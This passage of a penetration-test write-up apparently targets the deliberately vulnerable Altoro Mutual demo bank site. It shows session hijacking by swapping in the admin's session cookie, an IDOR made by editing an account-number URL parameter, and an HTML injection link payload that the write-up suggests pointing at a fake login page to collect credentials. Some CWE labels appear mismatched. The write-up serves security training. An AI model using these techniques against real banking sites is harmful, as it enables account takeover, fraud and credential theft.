3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testfire.net/bank/main.jsp
9 Cookie: JSESSIONID=2C582837D854EE419D5F8ECCF499C0DC; AltoroAccounts="ODAwMDAyflNhdmLuZ3N+LTEuOTk5NTQzNDA3MDM40TcxMTRFMTh80DAwMDAzfkNoZWNraWSnfjEuMDQ3NTczOTUyNjMOMDkyNUUyMXwONTMSMDgyMDMSMzk2Mjg4fkNyZWRpdCBDYXjkfi0xLjk5OTU0MzQwMTI30DcxMTU1RTE4fA=="
```

The response pane shows a screenshot of the **Altoro Mutual** website homepage for John Smith, displaying his account information and a congratulatory message.

Intercepted a request from John Smith's account.

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testfire.net/bank/main.jsp
9 Cookie: JSESSIONID=2C582837D854EE419D5F8ECCF499C0DC; AltoroAccounts="ODAwMDAyflNhdmLuZ3N+LTEuOTk5NTQzNDA3MDM40TcxMTRFMTh80DAwMDAzfkNoZWNraWSnfjEuMDQ3NTczOTUyNjMOMDkyNUUyMXwONTMSMDgyMDMSMzk2Mjg4fkNyZWRpdCBDYXjkfi0xLjk5OTU0MzQwMTI30DcxMTU1RTE4fA=="
```

Upgrade-Insecure-Requests: 1

The intercepted request has JSESSIONID value as  
2C582837D854EE419D5F8ECCF499C0DC

```

Pretty Raw Hex
1 GET /bank/main.jsp HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testfire.net/bank/main.jsp
9 Cookie: JSESSIONID=B79B2240FA0F43160A421CA97F1343C6; AltoroAccounts="ODAwMDAyflNhdmLuZ3N+LTEuOTk5NTQzNDA3MDM40TcxMTRFMTh80DAwMDAzfkNoZWNraWSnfjEuMDQ3NTczOTUyNjMOMDkyNUUyMXwONTMSMDgyMDMSMzk2Mjg4fkNyZWRpdCBDYXjkfi0xLjk5OTU0MzQwMTI30DcxMTU1RTE4fA=="
```

Upgrade-Insecure-Requests: 1

The screenshot shows a Mozilla Firefox browser window with the title bar "Altoro Mutual — Mozilla Firefox". The address bar displays "testfire.net/bank/main.jsp". The page content is for "Altoro Mutual Online". The header features the "Altoro Mutual" logo, a navigation menu with links like "Sign Off", "Contact Us", and "Feedback", and a search bar. Below the header is a banner with three images and the text "DEM SIT ONL". A horizontal menu bar includes "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". On the left, a sidebar titled "I WANT TO ..." lists links for viewing account summary, recent transactions, transferring funds, searching news/articles, customizing site/language, and administration (edit users). The main content area displays a welcome message "Hello Admin User", a "View Account Details" dropdown set to "800000 Corporate", and a "GO" button. It also shows a "Congratulations!" message stating pre-approval for an Altoro Gold Visa with a \$10000 credit limit, and a link to apply. At the bottom, there are links for "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information. A red note at the bottom states "This web application is open source! Get your copy from GitHub and take advantage of advanced features".

- Replaced the JSESSIONID with that of admin's

Logged in as admin

## 5.Broken Access Control:

We will first login as john smith and then try to access bank account linked to any other user to view their transaction by modifying the url parameter (IDOR attack).

## CWE-284: Improper Access Control.

### Business Impact:

*Data Breaches, Loss of Confidential Information, Financial Loss, Reputation Damage, Regulatory Compliance Issues, Operational Disruption, Lawsuits and Legal Liabilities, Resource Wastage, Loss of Competitive Advantage, Customer Trust Erosion*

- Logged in as John Smith

The screenshot shows the Altoro Mutual Online account dashboard. At the top, there's a logo for 'Altoro Mutual' with a green swoosh. Below the logo is a navigation bar with three tabs: 'MY ACCOUNT' (selected), 'PERSONAL', and 'SMALL BUSINESS'. On the left, a sidebar titled 'I WANT TO ...' lists several options with links: 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. The main content area is titled 'Hello John Smith' and displays a welcome message: 'Welcome to Altoro Mutual Online.' It also shows a dropdown menu for 'View Account Details' set to '800002 Savings' with a 'GO' button next to it. Below this, a section titled 'Congratulations!' informs the user they have been pre-approved for an Altoro Gold Visa with a credit limit of '\$10000!'. A link 'Click [Here](#) to apply.' is provided.

Here if we go to the view account summary section, we will notice an option to search the account history of all the accounts we posses. John Smith has access to the following accounts:

- 800002 – Savings
- 800003 – Checking
- 4539082039396288 – Credit card


If we access his Savings account, we notice account history where the 10 most recent transactions are of \$100 each.

Having a look at the URL we can see the request parameter to be as listAccount=800002.


The screenshot shows the Altoro Mutual website interface. At the top, there is a navigation bar with links for 'Sign Off', 'Contact Us', 'Feedback', and 'Search'. Below the navigation bar, there is a user profile section featuring a photo of a woman and some icons. The main content area has a header 'Account History - 800002 Savings'. On the left, there is a sidebar titled 'I WANT TO ...' with links to 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. The main content area displays two tables: 'Balance Detail' and '10 Most Recent Transactions'. The 'Balance Detail' table shows the ending balance as -\$120446287485043670000.00 and the available balance as -\$120446287485043670000.00. The '10 Most Recent Transactions' table lists six withdrawal transactions, each dated 2023-10-25, with an amount of -\$100.00.

Date	Description	Amount
2023-10-25	Withdrawal	-\$100.00

John Smith's Savings account's URL -



From here if we modify the URL to the one shown in the image below with account 800000 which technically doesn't belong to john smith (800000 Belongs to the admin user), we shouldn't be able to access it.



If we send this url request to the server we get a 200 OK response and apparently we are able to view the transaction history of account number 800000 as all the recent transaction values have changed.

A screenshot of the Altoro Mutual website. The header includes the Altoro Mutual logo, navigation links for "Sign Off", "Contact Us", "Feedback", and "Search", and a user profile picture. The main content area shows the "Account History - 800000" section. On the left sidebar, there's a "I WANT TO ..." menu with links to "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", and "Customize Site Language". The main content area displays two tables: "Balance Detail" and "10 Most Recent Transactions".

Balance Detail	
800002 Savings	Select Account
Ending balance as of 10/25/23 2:22 AM	-\$999947623710.39
Available balance	-\$999947623710.39

Date	Description	Amount
2023-10-25	Withdrawal	-\$10000.00
2023-10-25	Withdrawal	-\$5000.00
2023-10-25	Withdrawal	-\$123.00
2023-10-25	Withdrawal	-\$123.00
2023-10-25	Withdrawal	-\$5000.00
2023-10-25	Withdrawal	-\$5000.00

Hence we have successfully exploited the IDOR (InDirect Object Reference) vulnerability.

## 6. HTML injection attack + ClickJacking

**CWE=601: URL Redirection to untrusted site(“Open Redirect”)**

### **Business Impact:**

The impact of CWE-601 (Open Redirect) includes loss of trust, data breaches, financial loss, legal consequences, brand damage, and operational disruption.

Here a combination of man in the middle attack and html injection can be used to inject an html payload that can return a link to a malicious copy of the login page of the legitimate website seeking the credentials from the user.

The search bar is vulnerable to html injection


The screenshot shows a web page with a dark header. Below it is a navigation bar with links: [Sign In](#), [Contact Us](#), [Feedback](#), and a search input field with a "Go" button. Below the navigation is a banner featuring three small images of people and the text "DEMO SITE ONLY" in red. At the bottom of the page, there is a section titled "INSIDE ALTORO MUTUAL" with a "Privacy and Security" heading and a paragraph of text.

**Privacy and Security**  
The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

HTML payload:

```
<a href="https://Google.com">click here to login</a>
```

This payload's href link can be modified in certain way that it redirects to the malicious login page.



### Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.



Executing the payload gives the following result.

## Search Results

No results were found for the query:

[click here to login](#)

When the click here to login hyperlink is clicked, we are redirected to the website that is linked to it.

## 7. Improper Input Validation

The website allows user to transfer amount greater than the user has in their account.

**CWE (Common Weakness Enumeration): CWE-132**

### Business Impact:

- Financial losses: Unauthorized transfers could result in substantial financial losses for both the business and affected users.
- Reputation damage: Such a security flaw can erode user trust and damage the reputation of the company.

- Legal and regulatory consequences: Violating financial regulations can result in fines and legal actions against the organization.
- Customer churn: Users may leave the platform due to concerns about their financial security.

Wearing off the account 800002.

## Account History - 800002 Savings

Balance Detail		Amount
800002 Savings	Select Account	
Ending balance as of 10/27/23 4:03 PM		\$998999999098100.00
Available balance		\$998999999098100.00

Amount to be debited to make the account balance empty is 998999999098100

## Account History - 800002 Savings

Balance Detail		Amount
800002 Savings	Select Account	
Ending balance as of 10/27/23 5:34 PM		\$0.00
Available balance		\$0.00

Now trying to transfer amount even after the balance has worn out.

---

## Transfer Funds

From Account:	800002 Savings
To Account:	800003 Checking
Amount to Transfer:	100
	<input type="button" value="Transfer Money"/>

## Transfer Funds

From Account:

To Account:

Amount to Transfer:

100.0 was successfully transferred from Account 800002 into Account 800003 at 10/27/23 4:05 PM.

The transfer is successful as shown and the amount is credited in the respective account.